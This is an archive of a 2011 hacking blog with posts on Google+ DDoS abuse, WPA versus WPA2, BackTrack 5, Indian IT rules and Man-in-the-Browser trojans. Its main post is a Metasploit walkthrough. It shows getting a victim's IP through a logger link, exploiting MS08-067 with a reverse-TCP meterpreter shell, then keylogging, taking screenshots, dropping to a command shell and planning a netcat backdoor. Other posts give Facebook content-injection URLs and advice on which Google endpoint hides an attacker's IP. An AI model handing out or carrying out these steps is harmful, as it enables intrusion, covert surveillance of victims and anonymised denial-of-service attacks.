Friday, September 9, 2011

Using Google Servers as a DDoS Tool


Google’s servers can be used by cyber attackers to launch DDoS attacks, claims Simone “R00T_ATI” Quatrini, a penetration tester for Italian security consulting firm AIR Sicurezza.

Quatrini discovered that two vulnerable pages – /_/sharebox/linkpreview/ and gadgets/proxy? – can be used to request any file type, which Google+ will download and show – even if the attacker isn’t logged into Google+.

By making many such request simultaneously – which he managed to do by using a shell script he’s written – he practically used Google’s bandwidth to orchestrate a small DDoS attack against a server he owns.

He points out that his home bandwidth can’t exceed 6Mbps, and that the use of Google’s server resulted in an output bandwidth of at least 91Mbps.

“The advantage of using Google and make requests through their servers, is to be even more anonymous when you attack some site (TOR+This method); The funny thing is that apache will log Google IPs,” says Quatrini. “But beware: igadgets/proxy? will send your IP in apache log, if you want to attack, you’ll need to use /_/sharebox/linkpreview/.”


Happy Hacking
Taufique Azad
volunteer (Maharashtra)

Wednesday, August 24, 2011

WPA VS WPA2

A wireless network transmits signals over radio waves and there is a possibility or a certainty in most cases that attempts to intercept signals and hack your network will be made. To protect your wireless network from such attacks, you need to install wireless security standards like WPA or WPA2. They encrypt the data transmitted on the network and ensure that nefarious schemes of hackers don't work! In this article I present a WPA vs WPA2 comparison, which will point out the main differences between the two standards and help you choose between the two.

Since the beginning of wireless telegraphy and radio communication, the threat of data being intercepted and stolen for malicious purposes has always been there. To counter these threats, with the advent of wireless networking, encryption methods were developed to prevent data from being stolen. Cryptology developed as a science to counter these hacking attempts made on wireless transmissions. To protect wireless networks, first the WEP (Wired Equivalent Privacy) technology was developed.

However, WEP proved to be inadequate and was easily hacked due to inherent flaws in the encryption methods. WPA (Wi-Fi Protected Access) was developed as an improvement over WEP for the IEEE 802.11i wireless network standard. As a WPA vs WEP comparison would reveal, WPA did succeed where WEP failed. WPA2 is the successor of WPA with even more improved encryption methods. Let us compare WPA and WPA2 according to their encryption methods and overall performance.

Difference Between WPA and WPA2

Let me set up a little background regarding wireless transmission encryption methods. All data packets are encrypted with the use of encryption keys at transmission and decrypted at receiving points. The encryption keys consist of a secret key and an 'Initialization Vector (IV)'. Longer the encryption key's bit length, more are the encryption possibilities and stronger is the encryption technique. Constant change in encryption keys makes it harder for hackers to crack wireless networks. Let us see how WPA and WPA2 implement encryption techniques.

WPA Vs WPA2: Encryption
Let us see the differences between the encryption methods employed in the WPA and WPA2 standard. Every WPA key has a 48 bit IV key, which creates 500 trillion combinations and is a stronger encryption compared to WEP. With so many combinations, the possibility of the encryption key reuse is lesser and therefore the encryption can endure hacking attacks better than WEP. WPA does not make direct use of the master encryption keys and has a message integrity checking facility. It uses the TKIP (Temporal Key Integrity Protocol) and creates encryption keys from passphrases supplied by the administrator, coupled with SSID (service set identifier) codes of wireless networks.

However, as smart as hackers are, even WPA was found to be vulnerable to hacking. To take care of the problem, WPA2 was introduced which used the AES (Advanced Encryption Standard) algorithm to encrypt data. Data encryption for information security is constantly evolving to meet the challenge posed by advanced hacking methods. The AES algorithm is far more superior than the one used by WPA. It is advertised to be theoretically uncrackable due to the greater degree of randomness in encryption keys that it generates.

WPA Vs WPA2: Speed
WPA2 requires greater processing power compared to WPA and it can slow down a network slightly with hardware that is not in sync with WPA2. So if you are using old wireless routers, with firmware upgrades, chances are that WPA2 might slow down the network if it has heavy usage. If you have new wireless network hardware that is built to be compatible with WPA2, speed slowdowns will be very negligible. The wireless network speed is more dependent on the bandwidth you have purchased.

WPA Vs WPA2: Performance
Performance wise, WPA2 is far stronger than WPA due to the inherently superior encryption algorithm. WPA2 wins hands down in terms of performance and is the recommended choice if you are setting up a new wireless network.

Hope this WPA vs WPA2 comparison has made it easier for you to decide which would be the best wireless security standard for your own network security. WPA2 is the superior technology with a stronger encryption algorithm. If your wireless network lies in a high risk zone, it is best that you opt for the latest WPA2 encryption technology.

Thank You

Wednesday, July 20, 2011

Backtrack 5 Code name “Revolution” RELEASED

After much anticipation – Backtrack 5 is finally here

heyy..hi..Buddies I have something interesting to inform you but it's little late as I was busy in my college. Few days back backtrack 5 linux is relased.


Backtrack5 Linux~Penetration Testing Distribution


The backtrack 5 is based on Ubuntu Lucid 10.04 LTS. It supports both 32 bit and 64 bit systems. In Backtrack5, It is easy to access tools. BackTrack offers more than 300 penetration testing tool


Screenshot of BackTrack 5 Security Distribution


  • Supports ARM architecture - now this is quite important for the Nokia N900 users as the phone uses an ARM processor. So the possibility of running Backtrack on the N900 has now enormously increased.

  • You can now choose between GNOME and KDE ( General comparison between the two can be found here.) Although KDE doesn’t have a VMware image.

Happy Hacking
Taufique Azad
volunteer (Maharashtra)

Saturday, July 2, 2011

Hacking a computer with just an IP - The Metasploit Framework -


Sometimes many people ask me, that if a hacker could do anything with “just” IP. Now what after that. Now, what about this. He could literally own you and take over your entire system.

Plus, getting the IP of a person isn't that tough. Just make him visit your link, with the PHP script of IP logger and bingo, you now know his IP without the person even being suspicious about it.

But how do attackers do it? There are certain security holes in all the OS, or if not in the OS, in the client software. Thats why you are advised to regularly update your softwares. Yes, an attacker can hack into your computer, with just a vuln in your less than a week earlier upgraded Adobe Flash Player (just an eg).


So, how is it done? How the attackers achieve it. Thats what i'll be telling here.


I'm here with a Metasploit tutorial. This tutorial will give you a basic guide on how to use metasploit and its features.


This tutorial is meant for everyone, even a total newbie would be able to understand this. And if you have doubt at any point, you can leave a comment in the comment box or you can even contact me personally.


This tutorial will try to take you from a 0-level to some basic level.


Even in case you don't know what Metasploit is, keep reading. The picture will get clear. Don't worry.


Its a framework released by H.D.Moore in 2003, which can be used to acquire, develop and launch exploits for any computer vulnerablilites. It provides us with a “point, click , root “ environment. It can run on any platform, be it Linux, Windows, Mac Osx, IOS (Jailbroken), Nokia N900 or even rooted Android phones.


It is an open source tool which we can use for using exploits or coding our own custom exploits. It just makes the job of exploitation a lot simpler.

Metasploit comes in following forms, however we would stick to the MSFConsole as it is the most powerful and provides us with more flexibity.

  1. MSFCLI (command line interface)

  2. MSF Web

  3. MSFConsole

  4. MSFwx

  5. MSFAPI


So, lets now start msfconsole.


I'm dealing with Ubuntu, but on Windows too, the commands would be almost same. And it is your job to try it out on Windows.


I won't be going enough into the installation part as it is no big deal.

Still if you have any problem in installing, you can see this.

So, lets start.

Lets say, I'm running Ubuntu as my main machine and will try to target Windows XP SP2. You can try against any target as you wish. For this, i have setup Ubuntu as my main OS and i'm running Windows in my VMWare.

After you have successfully installed Metasploit, launch a terminal, type in msfconsole to launch the Metasploit console.

You'll be having a screen like this :


Your Metasploit may be little old, update it using the command

msfupdate

In case you're on Ubuntu, the update needs root permission.

You may run it as root by

sudo msfupdate


Enter your password when it prompts. Good, now you have metasploit with all the latest exploits and modules .


Now, you are having a metasploit console, which is similar to a command prompt. Lets understand everything by exploiting our target machine.

Some of the useful commands you can use here are

show exploits/ show payloads : To give a list of all the existing exploits/payloads


info exploit/payload : Gives information about a particualr exploit/payload


use exploit : To use a exploit


The first thing we have to set here is the exploit .

An exploit is basically a vulnerability on the target machine. It may be the vulnerability in his OS itself or web browser or maybe adobe flash player, it could be anything.

Now lets say we want to see all the available exploits at present.


Type in


show exploits


Lets say we want to exploit a vuln MS08_067 which also is the cause of the Conficker worm in 2008-09.


So, type in the following to search for exploits containing MS08_067


search ms08_067


You would now be presented with the ms08_067_netapi vuln, which is the vuln we are going to use in order to exploit the target machine.

If you want to know more about the exploit

Type in

info

In this case

info exploit/windows/smb/ms08_067_netapi


You would be having more information about that exploit, the targets it is supposed to work on, and many other things.


Now, we have to use this exploit.


Type in


use exploit/windows/smb/ms08_067_netapi

The msf prompt would have now changed a bit and it should now also contain the exploit name .

Now, we have to set more parameters such as the payloads, RHOST, LHOST etc.

In case you dint know,

Payloads are the actual code/shellcode that run upon succeful exploitation. To put it in other words, suppose you have successfully compromised a system. Now what would you like to do with it. That is determined by the paylaod.

There are following types of payloads :


Inline : It is a single level payload, which will run on the compromised system.


Staged : It contains of more tha one stages. Upon compromise of the target system and running of some shellcode, it will again call the attacker for the remaining shellcode to execute.


Meterpreter : One of the most famous and widely used payloads. We would be using it in our case too. It provides a wide range of functionality. Also, it would set up less flags, as it doesnot hits the disk. And everything happens in memory. So it is less likely to be detected.


PassiveX : It uses the normal HTTP to communicate betweent he attacker and the target. Similar to ActiveX.

Now, coming back to setting of parameters. Lets set a payload.

Now we have to set a payload. We would be going with the meterpreter payload as said earlier.

To set it, type in

set PAYLOAD windows/meterpreter/reverse_tcp

It will connect back to us , in case of successful exploitation. We coudl also set it to run an executable or anything else we wish.

Now to see the parameters required

show options


The parameters marked with Required “yes” are compulsary to set, rest are optional.

We would be setting RHOST to the target's Ip.

For that, type in

set RHOST 192.168.173.128

The RPORT could be left default.

Also, it needs LHOST that is our ip.

To find the ip in linux, instead of ipconfig as in windows,

type in ifconfig here.

Also, you should know that all the linux commands could also run through msf console.

Now all the options are set.

All we have to do is to run our exploit..

For that type in exploit


Boom, we are in.. own3d...

In case of successful exploitation, you would get a session, if you don't, bad luck, try a different exploit.

Now, you would be having, what is called a meterpreter shell. It is a normal shell, with added features.

Now, first of all, type in

meterpreter>getsystem

And then "use priv"

meterpreter>use priv

Type in ps to get a list of processes runing on the target machine.


Migrate to a system process, for example, explorer.exe.


To do that, note the PID of explorer.exe which you got on typing ps . In my case, its 1472.

Now type

meterpreter>migrate 1472

You would be having something like this

meterpreter > migrate 1472

[*] Migrating to 1472...

[*] Migration completed successfully.


now, you could also set up a keylogger. For that


keyscan_start


meterpreter > keyscan_start

Starting the keystroke sniffer...

meterpreter >


Now lets get to the cmd shell.


For that type in shell


meterpreter>shell

Process 1584 created.

Channel 1 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.


C:\Documents and Settings\Administrator>


Great, we are in the cmd prompt :D

Press exit to go back to the meterpreter shell.

Now , We can run executables, download files, upload files.

Lets say we want to get the desktop screenshot of the target.

For that ,type in

screenshot

The screenshot would open in your default browser . :)


Also,

type in keyscan_dump to dump all the logged keystrokes ..

Next, now we have done this, we would try to upload a netcat backdoor, so that even if the connection gets lost, we could still connect back to the target.

Have fun for the time being.

Also, i would be telling some advanced concepts in the next tutorial, if i get good reviews.

Happy Hacking. :)

You can get in touch with me at Facebook


Aditya Gupta

Cyber Security Expert

&

Certified Ethical Hacker(C|EH)

Saturday, June 4, 2011

Facebook Security Suckssss!

I had gone through something freaky.. So, thought to share with you.


See this link :

https://www.facebook.com/connect/connect_to_node_error.php?body=it's%20all%20your's

https://www.facebook.com/connect/connect_to_node_error.php?body=$AM%20is%20here

%20

https://www.facebook.com/connect/connect_to_node_error.php?body=$AM%20is%20here
!


This is a common trick that anyone can do with php pages. But I think FB

should be care about this.

Change the attribute value of body and the page is your's !!!


Happy Hacking
Rishi Aggarwal

Saturday, April 30, 2011

New Rules under the Information Technology Act

The Information Technology (Reasonable security practices and procedures and sensitive personal data or information) Rules, 2011 has now come into force.


Along with that 3 new rules have been passed by the government.


1. lnformation Technology (Electronic Service Delivery) Rules, 2011

http://www.mit.gov.in/sites/upload_files/dit/files/RNUS_CyberLaw_15411.pdf


2. Information Technology (Intermediaries guidelines) Rules, 2011

http://www.mit.gov.in/sites/upload_files/dit/files/due_dilligance4intermediary07_02_11.pdf


3. Information Technology (Guidelines for Cyber Cafe) Rules, 2011

http://www.mit.gov.in/sites/upload_files/dit/files/guidelines4cybercafe0702_11.pdf


Happy Hacking.
HANS TEAM

Sunday, April 24, 2011

LATEST ! Man-in-the-Browser attacks.

HACKERS are increasingly targeting the information assets of some of the world's most well-known organizations.


With firewalls, antivirus and other security mechanisms protecting corporate networks, how do attackers manage to penetrate enterprise computer systems? Simply by exploiting the weakest link in the security chain. One of the newest methods is tunnelling in via employees' browsers using an attack known as "Man-in-the-Browser" (MitB).


An MitB attack starts with malicious software (usually a Trojan like Zeus or SpyEye) lurking on a seemingly innocuous website. When visitors arrive the malware takes control of their Web browser and modifies pages, content or transaction data presented to the user.


All of this is done without the user's knowledge in a completely covert fashion. Depending on what the browser is being used for, MitB enables attackers to silently steal anything from login credentials to account numbers or financial information. With browser sessions often containing the logon details for email systems, VPNs and cloud services -- such as cloud CRM -- it's critical to lock down these sessions without impacting performance. Making the situation worse is the explosion of mobile devices and the multitude of people who can access enterprise resources remotely.


It's not difficult for employees to stumble upon infected sites and fall victim to drive-by infections, because fraudulent spoof sites are being created every day. Criminals even use search engine optimization techniques to raise these sites to the top of search engine listings. But many legitimate websites are also being infected. Engineered attacks, like the recent LinkedIn email phishing campaign, are increasingly being used to ambush individuals and install sophisticated malware such as Bugat and Clampi.

This modern malware is designed to slip under the radar of traditional antivirus solutions and bypass strong authentication technologies like tokens or network access control (NAC) systems. It then captures all data processed by that browser and transmits it back to the criminals. All this can be achieved without setting off alarms.


We recently decrypted an attack on the popular Citrix Access Gateway by the Zeus Trojan that illustrates how criminals are trying to stay one step ahead of security controls.


In an attempt to protect its SSL VPN product against key logging malware, Citrix allows companies to customize the logon page to include a virtual on-screen keyboard which replaces the physical keyboard. So instead of typing a password on the physical keyboard, mouse clicks are used to press the keys drawn on screen, theoretically bypassing keyloggers.